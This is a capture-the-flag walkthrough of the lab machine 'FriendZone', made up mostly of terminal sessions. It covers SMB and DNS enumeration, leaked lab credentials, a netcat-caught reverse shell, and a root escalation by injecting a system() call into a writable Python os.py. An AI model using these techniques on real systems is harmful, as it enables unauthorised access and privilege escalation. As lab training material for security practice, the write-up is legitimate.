```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.123
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-12 12:30 GMT
Stats: 0:03:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.47% done; ETC: 12:37 (0:03:04 remaining)
Nmap scan report for administrator1.friendzone.red (10.10.10.123)
Host is up (0.067s latency).
Not shown: 65528 closed ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp  open  domain      ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.29
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@kali:~/Masaüstü# smbclient -L 10.10.10.123
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Files           Disk      FriendZone Samba Server Files /etc/Files
        general         Disk      FriendZone Samba Server Files
        Development     Disk      FriendZone Samba Server Files
        IPC$            IPC       IPC Service (FriendZone server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
```

```
root@kali:~/Masaüstü# smbclient \\\\10.10.10.123\\Development
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Feb 12 12:34:48 2019
  ..                                  D        0  Wed Jan 23 21:51:02 2019
  prueba.php                          A       75  Tue Feb 12 12:26:19 2019
  zajt.php                            A       35  Tue Feb 12 12:28:27 2019

                9221460 blocks of size 1024. 6112240 blocks available
smb: \> q
```


Upload shell here

```
root@kali:~/Masaüstü# smbclient \\\\10.10.10.123\\general
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jan 16 20:10:51 2019
  ..                                  D        0  Wed Jan 23 21:51:02 2019
  creds.txt                           N       57  Wed Oct 10 00:52:42 2018
```

```
root@kali:~/Masaüstü# cat creds.txt
creds for the admin THING:

admin:WORKWORKHhallelujah@#
```

```
root@kali:~/Masaüstü# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.123    administrator1.friendzone.red
10.10.10.123    uploads.friendzone.red
10.10.10.123    hr.friendzone.red
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

```
root@kali:~/Masaüstü# dig axfr friendzone.red @10.10.10.123

; <<>> DiG 9.11.5-P1-1-Debian <<>> axfr friendzone.red @10.10.10.123
;; global options: +cmd
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.         604800  IN      AAAA    ::1
friendzone.red.         604800  IN      NS      localhost.
friendzone.red.         604800  IN      A       127.0.0.1
administrator1.friendzone.red. 604800 IN A      127.0.0.1
hr.friendzone.red.      604800  IN      A       127.0.0.1
uploads.friendzone.red. 604800  IN      A       127.0.0.1
friendzone.red.         604800  IN      SOA     localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 73 msec
;; SERVER: 10.10.10.123#53(10.10.10.123)
;; WHEN: Tue Feb 12 12:32:31 GMT 2019
;; XFR size: 8 records (messages 1, bytes 289)
```





if yes, try to get out of this zone ;)

Call us at : +999999999


Email us at: info@friendzoneportal.red

```
root@kali:~/Masaüstü# curl -v 10.10.10.123
*   Trying 10.10.10.123...
* TCP_NODELAY set
* Connected to 10.10.10.123 (10.10.10.123) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.123
> User-Agent: curl/7.63.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 12 Feb 2019 12:41:09 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Last-Modified: Fri, 05 Oct 2018 22:52:00 GMT
< ETag: "144-577831e9005e6"
< Accept-Ranges: bytes
< Content-Length: 324
< Vary: Accept-Encoding
< Content-Type: text/html
<
<title>Friend Zone Escape software</title>

<center><h2>Have you ever been friendzoned ?</h2></center>

<center><img src="fz.jpg"></center>

<center><h2>if yes, try to get out of this zone ;)</h2></center>

<center><h2>Call us at : +999999999</h2></center>

<center><h2>Email us at: info@friendzoneportal.red</h2></center>

* Connection #0 to host 10.10.10.123 left intact
```


https://administrator1.friendzone.red
ive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Foru
Login Form for FriendZone
admin
LOGIN



Login Done ! visit /dashboard.php



Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !

please enter it to show the image

default is image_id=a.jpg&pagename=timestamp

Smart photo script for friendzone corp !

*** Note : we are dealing with a beginner php developer and the application is not tested yet !**

image_name param is missed !

please enter it to show the image

default is image_id=a.jpg&pagename=timestamp

```
root@kali:~/Masaüstü# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.12.208] from (UNKNOWN) [10.10.10.123] 35598
Linux FriendZone 4.15.0-36-generic #39-Ubuntu SMP Mon Sep 24 16:19:09 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 14:44:12 up 4 min,  2 users,  load average: 3.81, 1.44, 0.56
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
friend   pts/0    10.10.14.74      14:42    1.00s  0.09s  0.09s -bash
friend   pts/1    10.10.15.184     14:44    1.00s  0.07s  0.01s python
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$ cd home
$ ls
friend
$ cd friend
$ ls
user.txt
$ cat user.txt
a9ed20acecd6c5b6b52f474e15ae9a11
```

```
friend@FriendZone:/var/www$ ls -la
total 36
drwxr-xr-x  8 root root 4096 Oct  6 15:47 .
drwxr-xr-x 12 root root 4096 Oct  6 02:07 ..
drwxr-xr-x  3 root root 4096 Jan 16 22:13 admin
drwxr-xr-x  4 root root 4096 Oct  6 01:47 friendzone
drwxr-xr-x  2 root root 4096 Oct  6 01:56 friendzoneportal
drwxr-xr-x  2 root root 4096 Jan 15 21:08 friendzoneportaladmin
drwxr-xr-x  3 root root 4096 Oct  6 02:05 html
-rw-r--r--  1 root root  116 Oct  6 15:47 mysql_data.conf
drwxr-xr-x  3 root root 4096 Oct  6 01:39 uploads
friend@FriendZone:/var/www$ cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
```

this is for ssh connection :D

```
friend@FriendZone:/opt/server_admin$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 24 00:57 .
drwxr-xr-x 3 root root 4096 Oct  6 13:59 ..
-rwxr--r-- 1 root root  424 Jan 16 22:03 reporter.py
friend@FriendZone:/opt/server_admin$ cat reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v
 -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```

ADD SOME LINES

```
  GNU nano 2.9.3


def _pickle_stat_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_stat_result, args)

try:
    _copy_reg.pickle(stat_result, _pickle_stat_result, _make_stat_result)
except NameError: # stat_result may not exist
    pass

def _make_statvfs_result(tup, dict):
    return statvfs_result(tup, dict)

def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass
system('cp /root/root.txt /tmp')
```

/usr/lib/python2.7/os.py

```
friend@FriendZone:/usr/lib/python2.7$ nano os.py
friend@FriendZone:/usr/lib/python2.7$ python /opt/server_admin/reporter.py
cp: cannot stat '/root/root.txt': Permission denied
[+] Trying to send email to admin1@friendzone.com
friend@FriendZone:/usr/lib/python2.7$ cd /tmp
friend@FriendZone:/tmp$ ls
root.txt                                                                    system
systemd-private-efd9c407a5a24178a1c7817dfa8a63e5-apache2.service-90G4np  system
friend@FriendZone:/tmp$ cat reporter.py
cat: reporter.py: No such file or directory
friend@FriendZone:/tmp$ cat root.txt
b0e6c60b82cf96e9855ac1656a9e90c7
```